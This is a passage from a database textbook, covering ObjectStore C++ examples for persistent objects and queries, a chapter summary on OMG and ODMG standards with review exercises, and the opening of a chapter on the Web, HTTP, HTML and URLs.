salesStaffExtent = &os_Set<SalesStaff*>::create(db1);
db1->create_root("salesStaffExtent_Root")->set_value(salesStaffExtent, salesStaffExtentType);
// Create branch B003 with two staff, SG37 and SG14
Branch* b1("B003"); SalesStaff* s1("SG37"), s2("SG14");
// Create a root for B003 and set the two staff as working at this branch
db1->create_root("Branch3_Root")->set_value(b1, WorksAtType);
b1->addStaff(s1); b1->addStaff(s2);
// End the transaction and close the database
OS_END_TXN(tx1)
db1->close();
delete db1;
objectstore::shutdown();
}
```

Figure 28.22 Creating persistent objects and relationships in ObjectStore.

- The creation of an extent for SalesStaff using the create method of the collection class `os_Set`.
- The creation of two named roots (one for the SalesStaff extent and one corresponding to branch B003) using the `create_root` method of the database class `os_database`. This method returns a pointer to the new root (of type `os_database_root`), which is then used to specify the name to be associated with the root using the `set_value` method.
- The creation of a Branch instance representing branch B003 followed by two SalesStaff instances, SG37 and SG14, which are then added as staff at B003 using the `addStaff` method of the Branch class.

Queries

ObjectStore provides a number of ways to retrieve objects from the database covering both navigational and associative access. Figure 28.23 illustrates some methods for retrieving objects:

- *Access based on a named root.* In the previous example, we created a named root for branch B003 and we can now use this root to retrieve the branch object B003 and display its branch number, `branchNo`. This is achieved using the `find_root` and `get_value` methods, analogous with the `create_root` and `set_value` methods used in Figure 28.22.
- *Iteration of collections using cursors.* Having found the branch B003 object, we can now use the relationship *Has* to iterate over the sales staff assigned to that branch (the *Has* relationship was defined in Figure 28.21 as a collection, `os_Set`). The ObjectStore collection facility provides a number of classes to help navigate within a collection. In this example, we have used the **cursor mechanism**, which is used to designate a position within a collection (similar to the SQL cursor mechanism discussed in Appendix I.1.4). Cursors can be used to traverse collections, as well as to retrieve, insert, remove, and replace elements. To find the sales staff at branch B003, we have created an instance of the parameterized template class `os_Cursor`, `c`, using the collection of sales staff that has been defined through the *Has* relationship, in this case `aBranch->Has`. We can then iterate over this collection using the cursor methods `first` (which moves to the first element in the set), `next` (which moves to the next element in the set), and `more` (which determines whether there are any other elements in the set).

These first two examples are based on navigational access, whereas the remaining two examples illustrate associative access.

- *Lookup of a single object based on the value of one or more data members.* ObjectStore supports associative access to persistent objects. We illustrate the use of this mechanism using the SalesStaff extent and, as a first example, we retrieve one element of this extent using the `query_pick` method, which takes three parameters:
 - a string indicating the element type of the collection being queried (in this case `SalesStaff*`);
 - a string indicating the condition that elements must satisfy in order to be selected by the query (in this case the element where the `staffNo` data member is SG37);
 - a pointer to the database containing the collection being queried (in this case `db1`).

```

os_Set<SalesStaff*> *salesStaffExtent = 0;
main() {
    Branch* aBranch;
    SalesStaff* p;
    // Initialize ObjectStore and initialize use of collections
    objectstore::initialize(); os_collection::initialize();
    os_typespec *WorksAtType = Branch::get_os_typespec();
    os_typespec *salesStaffExtentType = os_Set<SalesStaff*>::get_os_typespec();
    // Open the database and start a transaction
    os_database *db1 = os_database::open("dreamhomeDB");
    OS_BEGIN_TXN(tx1, 0, os_transaction::update)
    // Query 1. Find named Branch3 root and use a cursor to find all staff at this branch
    aBranch = (Branch*)(db1->find_root("Branch3_Root")->get_value(WorksAtType));
    cout << "Retrieval of branch B003 root:" << aBranch->branchNo << "\n";
    // Query 2. Now find all staff at this branch
    os_Cursor<SalesStaff*> c(aBranch->Has);
    count << "Staff associated with branch B003: \n"
    for (p = c.first(); c.more(); p = c.next())
        cout << p->staffNo << "\n";
    // Query 3. Find named SalesStaffExtent root and carry out a query on this extent
    salesStaffExtent = (os_Set<SalesStaff*>*)
        (db1->find_root("salesStaffExtent_Root")->get_value(salesStaffExtentType);
    aSalesPerson = salesStaffExtent->query_pick("SalesStaff", "!strcmp(staffNo, \"SG37\")", db1);
    cout << "Retrieval of specific member of sales staff: " << aSalesPerson.staffNo << "\n";
    // Query 4. Carry out another query on this extent to find highly paid staff (use cursor to traverse set returned)
    os_Set<SalesStaff*> &highlyPaidStaff =
        salesStaffExtent->query("SalesStaff*", "salary > 30000", db1);
    cout << "Retrieval of highly paid staff: \n";
    os_Cursor<SalesStaff*> c(highlyPaidStaff);
    for (p = c.first(); c.more(); p = c.next())
        cout << p->staffNo << "\n";
    OS_END_TXN(tx1)
    db1->close();
    delete db1;
    objectstore::shutdown();
}

```

Access based on a named root

Iteration of collections using cursors

Object lookup

Retrieval of collection of objects

Figure 28.23 Querying in ObjectStore.

- *Retrieval of a collection of objects based on the value of one or more data members.* To extend the previous example, we use the query method to return a number of elements in the collection that satisfy a condition (in this case, those staff with a salary greater than £30,000). This query returns another collection and we again use a cursor to iterate over the elements of the collection and display the staff number, staffNo.

In this section we have only touched on the features of the ObjectStore OODBMS. The interested reader is referred to the ObjectStore system documentation for further information.

Chapter Summary

- The **Object Management Group (OMG)** is an international nonprofit industry consortium founded in 1989 to address the issues of object standards. The primary aims of the OMG are promotion of the object-oriented approach to software engineering and the development of standards in which the location, environment, language, and other characteristics of objects are completely transparent to other objects.
- In 1990, the OMG first published its **Object Management Architecture (OMA)** Guide document. This guide specified a single terminology for object-oriented languages, systems, databases, and application frameworks; an abstract framework for object-oriented systems; a set of technical and architectural goals; and a reference model for distributed applications using object-oriented techniques. Four areas of standardization were identified for the reference model: the Object Model (OM), the Object Request Broker (ORB), the Object Services, and the Common Facilities.
- CORBA defines the architecture of ORB-based environments. This architecture is the basis of any OMG component, defining the parts that form the ORB and its associated structures. Using GIOP or IIOP, a CORBA-based program can interoperate with another CORBA-based program across a variety of vendors, platforms, operating systems, programming languages, and networks. Some of the elements of CORBA are an implementation-neutral **Interface Definition Language (IDL)**, a **type model**, an **Interface Repository**, methods for getting the interfaces and specifications of objects, and methods for transforming OIDs to and from strings.
- The OMG has also developed a number of other specifications including **UML** (the Unified Modeling Language), which provides a common language for describing software models; **MOF** (Meta-Object Facility), which defines a common, abstract language for the specification of metamodels (CORBA, UML, and CWM are all MOF-compliant metamodels); **XMI** (XML Metadata Interchange), which maps MOF to XML; and **CWM** (Common Warehouse Metamodel), which defines a metamodel for metadata that is commonly found in data warehousing and business intelligence domains.
- The OMG has also introduced the **Model-Driven Architecture (MDA)** as an approach to system specification and interoperability building upon the above four modeling specifications. It is based on the premise that systems should be specified independently of all hardware and software details. Thus, while the software and hardware may change over time, the specification will still be applicable. Importantly, MDA addresses the complete system lifecycle, from analysis and design to implementation, testing, component assembly, and deployment.
- Several important vendors formed the **Object Data Management Group (ODMG)** to define standards for OODBMSs. The ODMG produced an Object Model that specifies a standard model for the semantics of database objects. The model is important because it determines the built-in semantics that the OODBMS understands and can enforce. The design of class libraries and applications that use these semantics should be portable across the various OODBMSs that support the Object Model.
- The major components of the ODMG architecture for an OODBMS are: an OM, an Object Definition Language (ODL), an Object Query Language (OQL), and C++, Java, and Smalltalk language bindings.
- The ODMG OM is a superset of the OMG OM, which enables both designs and implementations to be ported between compliant systems. The basic modeling primitives in the model are the **object** and the **literal**. Only an object has a unique identifier. Objects and literals can be categorized into **types**. All objects and literals of a given type exhibit common behavior and state. Behavior is defined by a set of **operations** that can be performed on or by the object. State is defined by the values an object carries for a set of **properties**. A property may be either an **attribute** of the object or a **relationship** between the object and one or more other objects.
- The **Object Definition Language (ODL)** is a language for defining the specifications of object types for ODMG-compliant systems, equivalent to the Data Definition Language (DDL) of traditional DBMSs. The ODL defines the attributes and relationships of types and specifies the signature of the operations, but it does not address the implementation of signatures.

- The **Object Query Language (OQL)** provides declarative access to the object database using an SQL-like syntax. It does not provide explicit update operators, but leaves this to the operations defined on object types. An OQL query is a function that delivers an object whose type may be inferred from the operator contributing to the query expression. OQL can be used for both associative and navigational access.

Review Questions

- 28.1 Discuss the main concepts of the ODMG Object Model. Give an example to illustrate each of the concepts.
- 28.2 Describe ODMG-ODL. How does it differ from ODMG-OML?
- 28.3 Describe the process of mapping conceptual design to logical (object-oriented) design.
- 28.4 How does the ODMG GROUP BY clause differ from the SQL GROUP BY clause? Give an example to illustrate your answer.
- 28.5 How does the ODMG aggregate functions differ from the SQL aggregate functions? Give an example to illustrate your answer.
- 28.6 Describe the architecture and components of ObjectStore.
- 28.7 Briefly discuss how the ODMG C++ language binding works.

Exercises

- 28.8 Map the object-oriented database design for the Hotel case study produced in Exercise 27.22 to the ODMG ODL and then show how the following queries would be written in OQL:
 - (a) List all hotels.
 - (b) List all single rooms with a price below £20 per night.
 - (c) List the names and cities of all guests.
 - (d) List the price and type of all rooms at the Grosvenor Hotel.
 - (e) List all guests currently staying at the Grosvenor Hotel.
 - (f) List the details of all rooms at the Grosvenor Hotel, including the name of the guest staying in the room, if the room is occupied.
 - (g) List the guest details (**guestNo**, **guestName**, and **guestAddress**) of all guests staying at the Grosvenor Hotel.

Compare the OQL answers with the equivalent relational algebra and relational calculus expressions of Exercise 5.12.
- 28.9 Map the object-oriented database design for the Project case study produced in Exercise 27.23 to the ODMG ODL and then show how the following queries would be written in OQL:
 - (a) List all employees.
 - (b) List all the details of employees who are female.
 - (c) List the names and addresses of all employees who are managers.
 - (d) Produce a list of the names and addresses of all employees who work for the IT department.
 - (e) Produce a list of the names of all employees who work on the SCCS project.
 - (f) Produce a complete list of all managers who are due to retire this year, in alphabetical order of surname.
 - (g) Find out how many employees are managed by "James Adam."
 - (h) Produce a report of the total hours worked by each employee.
 - (i) For each project on which more than two employees worked, list the project number, project name, and the number of employees who work on that project.
 - (j) List the total number of employees in each department for those departments with more than 10 employees. Create an appropriate heading for the columns of the results table.

Compare the OQL answers with the equivalent relational algebra and relational calculus expressions of Exercise 5.

28.10 Map the object-oriented database design for the Library case study produced in Exercise 27.24 to the ODMG ODL and then show how the following queries would be written in OQL:

- (a) List all book titles.
- (b) List all borrower details.
- (c) List all book titles published in the year 2012.
- (d) List all copies of book titles that are available for borrowing.
- (e) List all copies of the book title "*Lord of the Rings*" that are available for borrowing.
- (f) List the names of borrowers who currently have the book title "*Lord of the Rings*" on loan.
- (g) List the names of borrowers with overdue books.
- (h) How many copies of ISBN "0-321-52306-7" are there?
- (i) How many copies of ISBN "0-321-52306-7" are currently available?
- (j) How many times has the book title with ISBN "0-321-52306-7" been borrowed?
- (k) Produce a report of book titles that have been borrowed by "Peter Bloomfield".
- (l) For each book title with more than three copies, list the names of library members who have borrowed them.
- (m) Produce a report with the details of borrowers who currently have books overdue.
- (n) Produce a report detailing how many times each book title has been borrowed.

Compare the OQL answers with the equivalent relational algebra and relational calculus expressions of Exercise 5.

28.11 Using a DBMS of your choice, create an object-oriented database of the ODMG-ODL schema produced in question 28.8.

28.12 Map the object-oriented database design for the *University Accommodation Office* case study produced in Exercise 27.26 to the ODMG ODL.

28.13 Map the object-oriented database design for the *EasyDrive School of Motoring* case study produced in Exercise 27.27 to the ODMG ODL.

28.14 Map the object-oriented database design for the *Wellmeadows* case study produced in Exercise 27.28 to the ODMG ODL.



PART

8

The Web and DBMSs

Chapter	29	Web Technology and DBMSs	999
Chapter	30	Semistructured Data and XML	1081



Chapter Objectives

In this chapter you will learn:

- The basics of the Internet, Web, HTTP, HTML, URLs, and Web services.
- The advantages and disadvantages of the Web as a database platform.
- Approaches for integrating databases into the Web environment:
 - scripting languages (JavaScript, VBScript, PHP, and Perl);
 - Common Gateway Interface (CGI);
 - HTTP cookies;
 - extending the Web server;
 - Java, JEE, JDBC, SQLJ, CMP, JDO, JPA, Servlets, and JavaServer Pages (JSP);
 - Microsoft Web Platform: .NET, Active Server Pages (ASP), and ActiveX Data Objects (ADO);
 - Oracle Internet Platform.

Just over two decades after its conception in 1989, the World Wide Web (the Web for short) is the most popular and powerful networked information system to date. Its growth in the past few years has been near exponential and it has started an information revolution that will continue through the next decade. Now the combination of the Web and databases brings many new opportunities for creating advanced database applications.

The Web is a compelling platform for the delivery and dissemination of *data-centric*, interactive applications. The Web's ubiquity provides global application availability to both users and organizations. Because the architecture of the Web has been designed to be platform-independent, it has the potential to significantly lower deployment and training costs. Organizations are now rapidly building new database applications or reengineering existing ones to take full advantage of the Web as a strategic platform for implementing innovative business solutions, in effect becoming *Web-centric* organizations.

Transcending its roots in government agencies and educational institutions, the Internet (of which the Web forms a part) has become the most significant new medium for communication between and among organizations, educational and government institutions, and individuals. Growth of the Internet and corporate intranets/extranets will continue at a rapid pace through the next decade, leading to global interconnectedness on a scale unprecedented in the history of computing.

Many Web sites today are file-based; each Web document is stored in a separate file. For small Web sites, this approach is not too much of a problem. However, for large sites, this method can lead to significant management problems. For example, maintaining current copies of hundreds or thousands of different documents in separate files is difficult enough, but maintaining links between these files is even more formidable, particularly when the documents are created and maintained by different authors.

A second problem stems from the fact that many Web sites now contain more information of a dynamic nature, such as product and pricing information. Maintaining such information in both a database and in separate HTML files (see Section 29.2.2) can be an enormous task, and difficult to keep synchronized. For these and other reasons, the approach of allowing databases to be accessed directly from the Web is increasingly being adopted for the management of dynamic Web content. The storage of Web information in a database can either replace or complement file storage. The aim of this chapter is to examine some of the current technologies for Web–DBMS integration to give a flavor of what is available. A full discussion of these technologies is beyond the scope of this book, but the interested reader is referred to the additional reading material cited for this chapter at the end of the book.



Structure of this Chapter In Sections 29.1 and 29.2 we provide a brief introduction to Internet and Web technology and examine the appropriateness of the Web as a database application platform. In Sections 29.3 to 29.9 we examine some of the different approaches to integrating databases into the Web environment. The examples in this chapter are once again drawn from the *DreamHome* case study documented in Section 11.4 and Appendix A. To limit the extent of this chapter, we have placed lengthy examples in Appendix L. In some sections we refer to the eXtensible Markup Language (XML) and its related technologies, but in the main we defer discussion of these until the next chapter. However, the reader should note the important role that XML now has in the Web environment.

29.1 Introduction to the Internet and the Web

Internet

A worldwide collection of interconnected computer networks.

The Internet is made up of many separate but interconnected networks belonging to commercial, educational, and government organizations and Internet Service Providers (ISPs). The services offered on the Internet include electronic mail

(email), conferencing and collaboration services, as well as the ability to access remote computers and send and receive files. It began in the late 1960s and early 1970s as an experimental US Department of Defense project called ARPANET (Advanced Research Projects Agency NETwork) investigating how to build networks that could withstand partial outages (like nuclear bomb attacks) and still survive.

In 1982, TCP/IP (Transmission Control Protocol/Internet Protocol) was adopted as the standard communications protocols for ARPANET. TCP is responsible for ensuring correct delivery of messages that move from one computer to another. IP manages the sending and receiving of packets of data between machines, based on a four-byte destination address (the IP number), which is assigned to an organization by the Internet authorities. The term TCP/IP sometimes refers to the entire Internet suite of protocols that are commonly run on TCP/IP, such as FTP (File Transfer Protocol), SMTP (Simple Mail Transfer Protocol), Telnet (Telecommunication Network), DNS (Domain Name Service), POP (Post Office Protocol), and so on.

In the process of developing this technology, the military forged strong links with large corporations and universities. As a result, responsibility for the continuing research shifted to the National Science Foundation (NSF) and, in 1986, NSFNET (National Science Foundation NETwork) was created, forming the new backbone of the network. Under the aegis of the NSF, the network became known as the Internet. However, NSFNET itself ceased to form the Internet backbone in 1995, and a fully commercial system of backbones has been created in its place. The current Internet has been likened to an electronic city with virtual libraries, storefronts, business offices, art galleries, and so on.

Another term that is popular, particularly with the media, is the “Information Superhighway.” This is a metaphor for the future worldwide network that will provide connectivity, access to information, and online services for users around the world. The term was first used in 1993 by then-Vice President Al Gore in a speech outlining plans to build a high-speed national data communications network, of which the Internet is a prototype. In his book *The Road Ahead*, Bill Gates (chairman and co-founder of Microsoft) likens the building of the Information Superhighway to the building of the national highway system in the United States, where the Internet represents the starting point in the construction of a new order of networked communication (Gates, 1995).

The Internet began with funding from the NSF as a means to allow American universities to share the resources of five national supercomputing centers. Its numbers of users quickly grew as access became cheap enough for domestic users to have their own links on PCs. By the early 1990s, the wealth of information made freely available on this network had increased so much that a host of indexing and search services sprang up to answer user demand such as Archie, Gopher, Veronica, and WAIS (Wide Area Information Service), which provided services through a menu-based interface. In contrast, the Web uses hypertext to allow browsing, and a number of Web-based search engines were created, such as Google, Yahoo!, and MSN.

From initially connecting a handful of nodes with ARPANET, the Internet was estimated to have over 100 million users in January 1997.[†] One year later, the

[†]In this context, the Internet means the Web, email, FTP, Gopher, and Telnet services.

estimate had risen to over 270 million users in over 100 countries, and by the end of 2000 the revised estimate was over 418 million users with a further rise to 945 million users by the end of 2004. In 2012, there were approximately 2.27 billion users, which represented almost a doubling in the number of users in the last 5 years. With a world population of 7 billion, this equates to 35% of the global population. Over 50% of the growth came from Asia. In addition, it is estimated that the indexed Web has over 9.12 billion pages.

29.1.1 Intranets and Extranets

Intranet

A Web site or group of sites belonging to an organization, accessible only by the members of the organization.

Internet standards for exchanging email and publishing Web pages are becoming increasingly popular for business use within closed networks called *intranets*. Typically, an intranet is connected to the wider public Internet through a firewall (see Section 20.5.2), with restrictions imposed on the types of information that can pass into and out of the intranet. For example, staff may be allowed to use external email and access any external Web site, but people external to the organization may be limited to sending email into the organization and forbidden to see any published Web pages within the intranet. Secure intranets are now the fastest-growing segment of the Internet, because they are much less expensive to build and manage than private networks based on proprietary protocols.

Extranet

An intranet that is partially accessible to authorized outsiders.

Whereas an intranet resides behind a firewall and is accessible only to people who are members of the same organization, an *extranet* provides various levels of accessibility to outsiders. Typically, an extranet can be accessed only if the outsider has a valid user-name and password, and this identity determines which parts of the extranet can be viewed. Extranets have become a very popular means for business partners to exchange information.

Other approaches that provide this facility have been used for a number of years. For example, Electronic Data Interchange (EDI) allows organizations to link systems such as inventory and purchase-order. These links foster applications such as just-in-time (JIT) inventory and manufacturing, in which products are manufactured and shipped to a retailer on an “as-needed” basis. However, EDI requires an expensive infrastructure. Some organizations use costly leased lines; most outsource the infrastructure to value-added networks (VANs), which are still far more expensive than using the Internet. EDI also necessitates expensive integration among applications. Consequently, EDI has been slow to spread outside its key markets, which include transportation, manufacturing, and retail.

In contrast, implementing an extranet is relatively simple. It uses standard Internet components: a Web server, a browser- or applet-based application, and the Internet itself as a communications infrastructure. In addition, the extranet allows organizations to provide information about themselves as a product for

their customers. For example, Federal Express provides an extranet that allows customers to track their own packages. Organizations can also save money using extranets: moving paper-based information to the Web, where users can access the data they need when they need it, and can potentially save organizations significant amounts of money and resources that would otherwise have been spent on printing, assembling packages of information, and mailing.

In this chapter, generally we use the more inclusive term “Internet” to incorporate both intranets and extranets.

29.1.2 e-Commerce and e-Business

There is considerable discussion currently about the opportunities the Internet provides for electronic commerce (e-commerce) and electronic business (e-business). As with many emerging developments of this nature, there is some debate over the actual definitions of these two terms. Cisco Systems, now one of the largest organizations in the world, defined five incremental stages to the Internet evolution of a business, which include definitions of these terms.

Stage 1: Email As well as communicating and exchanging files across an internal network, businesses at this stage are beginning to communicate with suppliers and customers by using the Internet as an external communication medium. This delivers an immediate boost to the business’s efficiency and simplifies global communication.

Stage 2: Web site Businesses at this stage have developed a Web site, which acts as a shop window to the world for their business products. The Web site also allows customers to communicate with the business at any time, from anywhere, which gives even the smallest business a global presence.

Stage 3: e-Commerce

e-Commerce

Customers can place and pay for orders via the business’s Web site.

Businesses at this stage are not only using their Web site as a dynamic brochure but also allowing customers to make procurements from the Web site, and may even be providing service and support online as well. This would usually involve some form of secure transaction using one of the technologies discussed in Section 20.5.7. This allows the business to trade 24 hours a day, every day of the year, thereby increasing sales opportunities, reducing the cost of sales and service, and achieving improved customer satisfaction.

Stage 4: e-Business

e-Business

Complete integration of Internet technology into the economic infra-structure of the business.

Businesses at this stage have embraced Internet technology through many parts of their business. Internal and external processes are managed through intranets and

extranets; sales, service, and promotion are all based around the Web. Among the potential advantages are that the business achieves faster communication, streamlined and more efficient processes, and improved productivity.

Stage 5: Ecosystem In this stage, the entire business process is automated via the Internet. Customers, suppliers, key alliance partners, and the corporate infrastructure are integrated into a seamless system. It is argued that this provides lower costs, higher productivity, and significant competitive advantage.

According to the Forrester Research Group and eMarketer, U.S. online retail sales for 2011 were approximately US\$225 billion and projected to grow to US\$362 billion by 2016 with computer and consumer electronics accounting for 22% of the market and apparel and accessories for about 20% of the market. The Centre for Retail Research estimates that Europe will exceed the U.S in 2012 with online retail sales of US\$232 billion. The global business-to-business (B2B) market is expected to be even greater than the business-to-consumer (B2C) market, and B2B revenues are expected to surpass B2C revenues many times over in the coming years. Companies now can reach almost 2.5 billion online consumers worldwide (35% of the world's population) via their global web presence.

29.2 The Web

The Web


A hypermedia-based system that provides a means of browsing information on the Internet in a non-sequential way using hyperlinks.

The World Wide Web (the Web for short) provides a simple “point and click” means of exploring the immense volume of pages of information residing on the Internet (Berners-Lee, 1992; Berners-Lee *et al.*, 1994). Information on the Web is presented on Web pages, which appear as a collection of text, graphics, pictures, sound, and video. In addition, a Web page can contain *hyperlinks* to other Web pages, which allow users to navigate in a nonsequential way through information.

Much of the Web's success is due to the simplicity with which it allows users to provide, use, and refer to information distributed geographically around the world. Furthermore, it provides users with the ability to browse multimedia documents independently of the computer hardware being used. It is also compatible with other existing data communication protocols, such as Gopher, FTP (File Transfer Protocol), NNTP (Network News Transfer Protocol), and Telnet (for remote login sessions).

The Web consists of a network of computers that can act in two roles: as *servers*, providing information; and as *clients*, usually referred to as *browsers*, requesting information. Examples of Web servers are Apache HTTP Server, Microsoft Internet Information Server (IIS), and Google Web Server (GWS), and examples of Web browsers are Microsoft Internet Explorer, Firefox, Opera, and Safari.

Much of the information on the Web is stored in documents using a language called HTML (HyperText Markup Language), and browsers must understand and interpret HTML to display these documents. The protocol that governs the exchange of information between the Web server and the browser is called HTTP (HyperText Transfer Protocol). Documents and locations within documents are

**Figure 29.1**

The basic components of the Web environment.

identified by an address, defined as a Uniform Resource Locator (URL). Figure 29.1 illustrates the basic components of the Web environment. We now discuss HTTP, HTML, and URLs in some more detail.

29.2.1 HyperText Transfer Protocol

HTTP The protocol used to transfer Web pages through the Internet.

The HyperText Transfer Protocol (HTTP) defines how clients and servers communicate. HTTP is a generic object-oriented, stateless protocol to transmit information between servers and clients (Berners-Lee, 1992). HTTP/0.9 was used during the early development of the Web. HTTP/1.0, which was released in 1995 as informational RFC[†] 1945, reflected common usage of the protocol (Berners-Lee *et al.*, 1996). The most recent release, HTTP/1.1, provides more functionality and support for allowing multiple transactions to occur between client and server over the same request.

HTTP is based on a request–response paradigm. An HTTP transaction consists of the following stages:

- *Connection*: The client establishes a connection with the Web server.
- *Request*: The client sends a request message to the Web server.
- *Response*: The Web server sends a response (for example, an HTML document) to the client.
- *Close*: The connection is closed by the Web server.

[†]An RFC (Request for Comment) is a type of document that defines standards or provides information on various topics. Many Internet and networking standards are defined as RFCs and are available through the Internet. Anyone can submit an RFC that suggests changes.

HTTP is currently a *stateless protocol*—the server retains no information between requests. Thus, a Web server has no memory of previous requests. This means that the information a user enters on one page (through a form, for example) is not automatically available on the next page requested, unless the Web server takes steps to make that happen, in which case the server must somehow identify which requests, out of the thousands of requests it receives, come from the same user. For most applications, this stateless property of HTTP is a benefit that permits clients and servers to be written with simple logic and run “lean” with no extra memory or disk space taken up with information from old requests. Unfortunately, the stateless property of HTTP makes it difficult to support the concept of a session that is essential to basic DBMS transactions. Various schemes have been proposed to compensate for the stateless nature of HTTP, such as returning Web pages with hidden fields containing transaction identifiers, and using Web page forms where all the information is entered locally and then submitted as a single transaction. All these schemes are limited in the types of application that they support and require special extensions to the Web servers, as we discuss later in this chapter.

Multipurpose Internet Mail Extensions

The Multipurpose Internet Mail Extensions (MIME) specifications define a standard for encoding binary data into ASCII, as well as a standard for indicating the type of data contained inside a message. Although originally used by email client software, the Web also makes use of the MIME standard to determine how to handle multiple media types. MIME types are identified using a type/subtype format, where **type** classifies the general type of data being sent, and **subtype** defines the specific type of format used. For example, a GIF image would be formatted as image/gif. Some other useful types (with default file extensions) are listed in Table 29.1.

HTTP request

An HTTP request consists of a header indicating the type of request, the name of a resource, and the HTTP version, followed by an optional body. The

TABLE 29.1 Some useful MIME types.

MIME TYPE	MIME SUBTYPE	DESCRIPTION
text	html	HTML files (*.htm, *.html)
	plain	Regular ASCII files (*.txt)
image	jpeg	Joint Photographic Experts Group files (*.jpg)
	gif	Graphics Interchange Format files (*.gif)
	x-bitmap	Microsoft bitmap files (*.bmp)
video	x-msvideo	Microsoft Audio Video Interleave files (*.avi)
	quicktime	Apple QuickTime Movie files (*.mov)
	mpeg	Moving Picture Experts Group files (*.mpeg)
application	postscript	PostScript files (*.ps)
	pdf	Adobe Acrobat files (*.pdf)
	java	Java class file (*.class)

header is separated from the body by a blank line. The main HTTP request types are:

- GET. This is one of the most common types of request, which retrieves (*gets*) the resource the user has requested.
- POST. Another common type of request, which transfers (*posts*) data to the specified resource. Usually the data sent comes from an HTML form that the user had filled in, and the server may use this data to search the Internet or query a database.
- HEAD. Similar to GET but forces the server to return only an HTTP header instead of response data.
- PUT (HTTP/1.1). Uploads the resource to the server.
- DELETE (HTTP/1.1). Deletes the resource from the server.
- OPTIONS (HTTP/1.1). Requests the server's configuration options.

HTTP response

An HTTP response has a header containing the HTTP version, the status of the response, and header information to control the response behavior, as well as any requested data in a response body. Again, the header is separated from the body by a blank line.

29.2.2 HyperText Markup Language

HTML The document formatting language used to design most Web pages.

The HyperText Markup Language (HTML) is a system for marking up, or *tagging*, a document so that it can be published on the Web. HTML defines what is generally transmitted between nodes in the network. It is a simple, yet powerful, platform-independent document language (Berners-Lee and Connolly, 1993). HTML was originally developed by Tim Berners-Lee while he was at CERN but was standardized in November 1995 as the IETF (Internet Engineering Task Force) RFC 1866, commonly referred to as HTML version 2. The language has evolved and the World Wide Web Consortium (W3C)[†] currently recommends use of HTML 4.01, which has mechanisms for frames, stylesheets, scripting, and embedded objects (W3C, 1999a). In early 2000, W3C produced XHTML 1.0 (eXtensible HyperText Markup Language) as a reformulation of HTML 4 in XML (eXtensible Markup Language) (W3C, 2000a). We discuss XML in the next chapter.

The W3C through the Web Hypertext Application Technology Working Group (WHATWG) are now working on the next version of the standard, HTML5, which should be released as a stable Recommendation by the end of 2014. HTML5 adds new syntactic features such as <video>, <audio> and <canvas> elements, as well as the integration of scalable vector graphics (SVG) content and MathML for mathematical formulas. These features are designed to make it easy to include and handle multimedia and graphical content on the web without having to resort

[†]W3C is an international joint effort with the goal of overseeing the development of the Web.

to proprietary plugins and APIs. New elements such as `<section>`, `<article>`, `<header>` and `<nav>` are proposed to enrich the semantic content of documents.

HTML has been developed with the intention that various types of devices should be able to use information on the Web: PCs with graphics displays of varying resolution and color depths, mobile telephones, handheld devices, devices for speech for input and output, and so on.

HTML is an application of the Standardized Generalized Markup Language (SGML), a system for defining structured document types and markup languages to represent instances of those document types (ISO, 1986). HTML is one such markup language. Figure 29.2 shows a portion of an HTML page (a) and the corresponding page viewed through a Web browser (b). Links are specified in the HTML file using an HREF tag and the resulting display highlights the linked text by underlining them. In many browsers, moving the mouse over the link changes the cursor to indicate that the text is a hyperlink to another document.

29.2.3 Uniform Resource Locators

URL

A string of alphanumeric characters that represents the location or address of a resource on the Internet and how that resource should be accessed.

URLs define uniquely where documents (resources) can be found on the Internet. Other related terms that may be encountered are URIs and URNs. Uniform Resource Identifiers (URIs) are the generic set of all names/addresses that refer to Internet resources. Uniform Resource Names (URNs) also designate a resource on the Internet, but do so using a persistent, location-independent name. URNs are very general and rely on name lookup services and are therefore dependent on additional services that are not always generally available (Sollins and Masinter, 1994). URLs, on the other hand, identify a resource on the Internet using a scheme based on the resource's location. URLs are the most commonly used identification scheme and are the basis for HTTP and the Web.

The syntax of a URL is quite simple and consists of three basic parts: the protocol used for the connection, the host name, and the path name on that host where the resource can be found. In addition, the URL can optionally specify the port through which the connection to the host should be made (default 80 for HTTP), and a query string, which is one of the primary methods for passing data from the client to the server (for example, to a CGI script). The syntax of a URL is as follows:

```
<protocol>:// <host> [:<port>] / absolute_path [? arguments]
```

The `<protocol>` specifies the mechanism to be used by the browser to communicate with the resource. Common access methods are HTTP, S-HTTP (secure HTTP), file (load file from a local disk), FTP, mailto (send mail to specified mail address), Gopher, NNTP, and Telnet. For example:

```
http://www.w3.org/MarkUp/MarkUp.html
```

is a URL that identifies the general home page for HTML information at W3C. The protocol is HTTP, the host is `www.w3.org`, and the virtual path of the HTML file is `/MarkUp/MarkUp.html`. We will see an example of passing a query string as an optional set of arguments as part of the URL in Section 29.4.

29.2.4 Static and Dynamic Web Pages

An HTML document stored in a file is an example of a static Web page: the content of the document does not change unless the file itself is changed. On the other hand, the content of a dynamic Web page is generated each time it is accessed. As a result, a dynamic Web page can have features that are not found in static pages, such as:

- It can respond to user input from the browser. For example, returning data requested by the completion of a form or the results of a database query.
- It can be customized by and for each user. For example, once a user has specified some preferences when accessing a particular site or page (such as area of interest or level of expertise), this information can be retained and information returned appropriate to these preferences.

